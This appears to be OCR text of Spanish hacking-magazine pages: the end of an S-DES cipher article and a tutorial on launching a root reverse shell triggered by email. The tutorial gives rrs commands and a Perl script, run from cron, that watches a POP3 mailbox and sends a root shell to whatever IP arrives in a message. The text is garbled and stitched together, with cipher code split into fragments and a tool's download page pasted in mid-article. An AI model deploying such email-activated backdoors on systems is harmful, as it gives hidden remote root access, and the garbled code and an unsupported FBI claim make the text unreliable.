
Ahora veremos el bloque de código que se encarga de la permutación con la tabla IP e IP1:

```
UINT IP[] = {7,6,4,0,2,5,1,3};
UINT IP_1[]= {3,6,4,7,2,5,1,0};
BYTE per(UINT P[], BYTE input){
BYTE bRes = 00;
int i = 8;
while(--i >= 0)
if( 01 << (BLOCKSIZE - P[BLOCKSIZE
```






*Chip utilizado para crackear DES*




*Funcion F*

K1 y K2. K1 es usada para el bucle 1 y K2 para el bucle 2.

El resultado se divide en dos bloques, de ahí se obtienen los bits más significativos de un grupo y se concatenan con los del otro grupo. Luego se aplican a dos tablas denominadas S-Boxes, en nuestro caso S0 y S1. He aquí las dos tablas:

| | S0 Columna Número |
|---|---|
| Row No. | 0 1 2 3 |
| 0 | 1 0 2 3 |
| 1 | 3 1 0 2 |
| 2 | 2 0 3 1 |
| 3 | 1 3 2 0 |

| | S1 Columna Número |
|---|---|
| RowNo. | 0 1 2 3 |
| 0 | 0 3 1 2 |
| 1 | 3 2 0 1 |
| 2 | 1 0 3 2 |
| 3 | 2 1 3 0 |


El sistema de aplicación con S0 y S1, funciona, así:

Se toma el primer bit y el cuarto del bloque de 4 bits, y se representa en base dos, con lo que luego el resultado se utiliza como índice para buscar en número de fila. Después los dos bits del medio del bloque, son representados en base 2 también y el resultado se utiliza como índice para buscar la columna.

Así se aplica con cada bloque. Luego los resultados de S0 y S1 son concatenados formando un bloque de 4 bits. El último paso del cifrado es realizar una última permutación con otra tabla denominada P.

P
1 0 3 2

***UN FAMOSO ESTUDIO REALIZADO POR FBI DEMUESTRA QUE LA CANTIDAD DE ATAQUES Y CRIPTOANÁLISIS REALIZADOS SON UTILIZADOS POR EMPLEADOS POCO SATISFECHOS Y POR HACKERS INDEPENDIENTES***




*Proceso de cifrado*

**EL DESCIFRADO ES EXACTAMENTE IGUAL QUE EL CIFRADO, CON LA ÚNICA SALVEDAD QUE LAS SUBCLAVES (K1 Y K2) SON APLICADAS EN ORDEN INVERSO**

```
- i - 1] - 1) & input )
    bRes |= (01 << i);
    return bRes;
    }
```

## Conclusión

Bien, amigos, hemos analizado paso por paso S-DES, cómo cifra y cómo descifra. Hemos llegado a ver algunos trozos de código. En el número que viene veremos más código y otras partes más importantes. Y empezaremos el ataque por criptoanálisis diferencial y linear. Una tarea que nos apasionará sin duda.

Espero que les haya gustado.

Nos vemos en la próxima.

**SparK**
spark@disidents.org
spark@sickdogs.com.ar
https://www.disidents.org
http://www.zerosec.es

# activando una reverse shell por correo

**Este mes vamos a solucionar el problema de necesitar conectarse a un server Linux que se encuentra detrás de un Firewall. Existen muchas maneras, desde Netcat/Crypcat hasta RRs, que es el software que vamos a usar.**



La idea es: necesitamos que el server se conecte a una IP que le indiquemos cuando nosotros queramos, y que además nos "sirva" una Shell de comandos. Esto se puede hacer fácilmente con otros software, pero la comunicación irá en TextoPlano. Otro inconveniente sería el hecho de que cualquiera que reciba la Remote-Shell, podría administrar nuestro server. Por todo ello, vamos a usar Reverse Remote Shell, el cual nos garantiza tanto la confidencialidad de los datos, como una autenticación del cliente por parte del Server. Lo que conseguimos será:

1-Iniciar conexión remota hacia una IP (el-cliente)
2- Que la conexión remota vaya cifrada
3-Que la Shell de comandos sólo será "usable" por el cliente, si éste está autorizado a ello, es decir, si posee el Certificado Digital de turno


En otras palabras, recibiremos una consola de comandos Cifrada y Autenticada en base a claves públicas/cifradas. Bien, ya tenemos la estructura. Ahora hace falta "activarla" de algún modo. Podríamos programar una conexión saliente cada 30 minutos por ejemplo, pero he optado por activar la conexión a través de un simple EMAIL.

Es decir, cuando queramos activar la RRS, simplemente mandaremos un EMAIL a una dirección de correo, y en el cuerpo del mensaje pondremos la IP a la que el server debe conectarse. El server estará "monitorizando" una cuenta de correo, a la espera de un correo que haga que se "active".

**Ingredientes :**

1- servidor
2- cliente
3- RRS instalado en el Server/cliente
4- Script de Perl
5- OpenSSL

## Instalando RRS



Information Security
Security Advisories
Partners
Products
Downloads
Sbd
Reverse Remote Shell
Gwee
Sishell
Miscellaneous
Exploits
Consultants
Email Management
Training

Trash > Downloads > Reverse Remote Shell

# Reverse Remote Shell

rrs is a reverse (connecting) remote shell. Instead of listening for incoming connections it will connect out to a *listener* (rrs in listen mode). The *listener* will accept the connection and receive a shell from the remote host. rrs features full pseudo-tty support, full OpenSSL support (high encryption, client/server authentication, choice of cipher suites), Twofish encryption, a simple XOR cipher, plain-text (unencrypted) session, peer-side session monitoring (snooping), daemon option and reconnection features. rrs is Free Software distributed under the MIT License and is known to compile and run under Linux, FreeBSD, NetBSD, OpenBSD and QNX.

rrs has been downloaded **5584** times since the first release (May 9, 2004).

| File | Description | Date Uploaded |
|---|---|---|
| rrs-1.70.tar.gz · 48kB | Several new features (CRL, load multiple files with -C, added the -b -0 and -S options) MD5: b400d03c0e39e3e78a7327ba78f789f0 | 2004-05-30 |
| rrs-1.55.tar.gz · 42kB | Fixed Makefile and farm9crypt.cc, should compile under Knoppix now. MD5: 13ab2f62caed22252f5ade7f70782010 | 2004-05-13 |
| rrs-1.49.tar.gz · 41kB | Expanded the xorcrypt hash to 144 bytes and fixed Makefile (1.49 xorcrypt is not backwards compatible) | 2004-04-27 |
| rrs-1.41.tar.gz · 39kB | Added Twofish encryption and a simple XOR cipher | 2004-05-11 |
| rrs-1.33.tar.gz · 20kB | Does not contain Twofish encryption or the simple XOR cipher | 2004-04-21 |

# Installation

Installation is simple, follow these steps:

```
$ tar -xzf rrs-x.xx.tar.gz
$ cd rrs-x.xx

# type 'make' without an argument for a list
# of pre-defined compilation options for various
# target systems.

$ make generic
```

Para instalarlo, vamos a la web de RRS http://www.cycom.se/uploads/36/19/rrs-1.70.tar.gz, nos descargamos el archivo y lo descomprimimos. Nos metememos

192.168.5.198 - PuTTY

```
arroba-rrs> cd rrs-1.70
arroba-rrs> make generic
rm -f *.o *.a core rrs
gcc -I/usr/local/include -Wall -O2 -L/usr/local/lib -s -lstdc++ -lm -lutil -lssl
 -lcrypto  -o rrs rrs.c md5.c sha1.c farm9crypt.cc twofish2.cc
arroba-rrs> ./rrs
rrs 1.70 - Reverse Remote Shell
Copyright (C) 2004 Michel Blomgren <michel@cycom.se>
$Id: rrs.c,v 1.70 2004/05/30 00:32:03 shadow Exp $
rrs is distributed under the MIT License, type "rrs -L" for details.

connect: rrs [options] hostname port
 listen: rrs [options] -l [-p port]

options:
   -h, --help            This help.
   -l, --listen          Listen for incoming rrs connection, default port is
                         31337, change with -p.
   -p, --port n          For -l (listen), bind to port n instead of 31337.
   -b, --source-port n   For the connector, bind to source port n instead of
                         letting the kernel choose a source port. Good if you
                         bump into some strange fw config that only allows
```

***NECESITAMOS QUE EL SERVER SE CONECTE A UNA IP QUE LE INDIQUEMOS CUANDO NOSOTROS QUERAMOS, Y QUE ADEMÁS NOS "SIRVA" UNA SHELL DE COMANDOS***

dentro de la carpeta y lo compilamos con make generic

Con este paso ya tenemos compilado el binario que nos servirá tanto para el cliente, como para el servidor.

## Creando los certificados

Una vez compilado, ahora hay que crearse la estructura de Claves Púbilcas/Privadas, crearse una Autoridad Certificadora, y firmar las Claves Públicas/privadas con la Autoridad Certificadora CA.

Creando la Autoridad Certificadora:

```
openssl genrsa -aes256 -out ca.key
openssl req -new -key ca.key -out ca.csr
openssl x509 -req -in ca.csr -signkey ca.key -out ca.crt
```

Creando los Pares de Claves + Firma por parte del CA:

```
openssl genrsa -out reverse.key 1024
openssl req -new -key reverse.key -out reverse.csr
openssl x509 -req -days 3650 -CA ca.crt  -CAkey ca.key -CAcreateserial -in reverse.csr -out reverse.crt
cat reverse.key reverse.crt > reverse.pem
```

```
openssl genrsa -out reverse1.key 1024
openssl req -new -key reverse1.key  -out reverse1.csr
openssl x509 -req -days 3650 -CA ca.crt  -CAkey ca.key -CAcreateserial -in reverse1.csr -out reverse1.crt
cat reverse1.key reverse1.crt > reverse1.pem
```

Al final, tendremos :

1 par de claves Pública/Privada en reverse.pem
1 par de claves Pública/Privada en reverse1.pem
1 par de claves Pública/Privada ca.key/ca.crt



Ahora tenemos que enviar los pares de claves, a sus respectivos dueños. Es decir:

```
reverse.pem + Ca.crt al ServerA
reverse1.pem + Ca.crt al ServerB
```

Y ahora ya estamos en disposición de lanzar desde ServerA, una Shell al ServerB. En el ServerB dejaremos a la escucha a rrs :

```
./rrs -ls -p12345 --pem Certs/reverse.pem --ca Certs/ca.crt
```

y en el ServerA, lanzaremos la Shell:

```
./rrs -s -r5 -t5 --pem Certs/reverse1.pem --ca Certs/ca.crt serverB 12345
```

Y recibiremos una Hermosa Shell de comandos Smile

## Las opciones

-l --> pone a la escucha a rrs
-s --> usaremos SSL
-p12345--> el puerto donde rrs escucha.

-r5 --> Le indica a rrs , que intente conectar con el Server a intervalos de 5 segundos, hasta que se consiga la conexión.
-t5 --> Es el timeout de la conexión, 5 segundos.

## Vale, pero ¿cómo demonios lanzo a rrs, si no tengo acceso al ServerA?

Pues esto lo vamos a solucionar con un script que monitorice una cuenta de correo, y si en dicha cuenta se recibe un email desde una dirección concreta (wadalberto@wadalbertia.org) y en el cuerpo del mensaje hay escrita una IP RRS, se conectará a la IP indicada en el correo electrónico, y así recibiremos una consola de comandos remota en la IP que le hayamos indicado en el correo.

El script lo he hecho en Perl, y el único requisito para poder ejecutarlo es tener instalado un módulo para Perl que es el

que se va a encargar de monitorizar la cuenta de correo. Este módulo se llama **Mail::POP3Client**

```
arroba-rrs> perl -eshell -
MCPAN
  CPAN$> install Mail::
POP3Client
```

Ya solo nos queda modificar los parámetros del script para adecuarlos a nuestras necesidades.


USER es el usuario del servidor Pop3
PASSWORD es la contraseña de nuestro correo
HOST sera el server de correo Pop3
VALOR este es un dato importante, el script sólo aceptará un correo desde la dirección que ahí indiquemos.

```
#!/usr/bin/perl -w
$ip="vacio";
use Mail::POP3Client;
 $pop = new Mail::
POP3Client( USER => "USER",
              PASSWORD =>
"PASSWORD",
              HOST => "pop.
mimail.com" );
 for ($i = 1; $i <= $pop-
>Count(); $i++) {
   foreach ( $pop->Head( $i
) ) {
 $vector[$i]=" $1\n" if
/^From:\s+.*?<(.*?)>/i;
 }
   }
 $num=-1;
 #### Ahora tenemos en @
vector todos los From:
 foreach $valor (@vector){
 $num++;
 if ($valor=~ m/wadalberto\@
wadalbertia.org/){
 $body = $pop->Body($num);
  }
 if ($body=~ m/^\<(\d+\.\
d+\.\d+\.\d+)\>/){
 $ip="$1";
 }
 }
 #####Tengo la Ip metida en
la variable!!!
 if ($ip ne "vacio"){
 open (LOGS, ">>lOGS.txt");
## Si tengo una ip abrimos
fichero
 $hora=`date`;
 $reverseshell = "/root/rrs-
1.70/rrs -s -r5 -t5 --pem /
root/rrs-1.70/Certs/reversel.
pem --ca /root/rrs-1.70/Certs/
ca.crt $ip 12345 ";
 $val= system("$reverseshel
l");
 $pop->Delete($num);
                  if ($val
!= "0"){
                     print
LOGS "El comando reverse no
funciono:-------\nhora: $hora
\n";
   }
 print LOGS "Se lanzo una
Shell-ROOT a la ip: $ip \
nHORA:\t $hora \n";
 close LOGS ;
 }
 $pop->Close();
```

```
192.168.5.198 - PuTTY
arroba-rrs> perl -eshell -MCPAN
Terminal does not support AddHistory.

cpan shell -- CPAN exploration and modules installation (v1.7601)
ReadLine support available (try 'install Bundle::CPAN')

cpan> install Mail::POP3Client
```



Ponemos el script en el CRON, para que se ejecute cada minuto.

## Probando el tinglao

Ahora vamos a probar nuestro invento. Nos mandamos desde la dirección de correo wadalberto@wadalbertia.org (este es en mi caso, en el vuestro tenéis que poner vuestra dirección J) un email a la cuenta de vuestro servidor Pop3 con la IP a la que queremos que nuestro server se conecte entre símbolos de mayor/menor.

```
<192.168.34.23>
```


Acto seguido pondremos a la escucha a RRS en el puerto 12345 TCP, y esperaremos a recibir la ansiada Shell.

## Conclusión

Hemos visto cómo podemos administrar un servidor que no es accesible desde el exterior de la LAN donde está ubicado, esto mismo lo podíamos haber hecho con netcat, pero no podríamos cifrar las comunicaciones ni autenticar a quien recibe la Shell. Imagina que descubre algún "juanker" que mandando un email a nuestra cuenta de correo con una IP en el Body recibe una shell con netcat, con RRS de la manera que lo hemos instalado, sólo brindará la Shell de comandos a quien presente un certificado válido.

EL mismo ejemplo lo podemos implementar en servidores Windows, sustituyendo a RRS por el archiconocido VNC, y el script de perl por uno en .VBS
Saludos y hasta la próxima

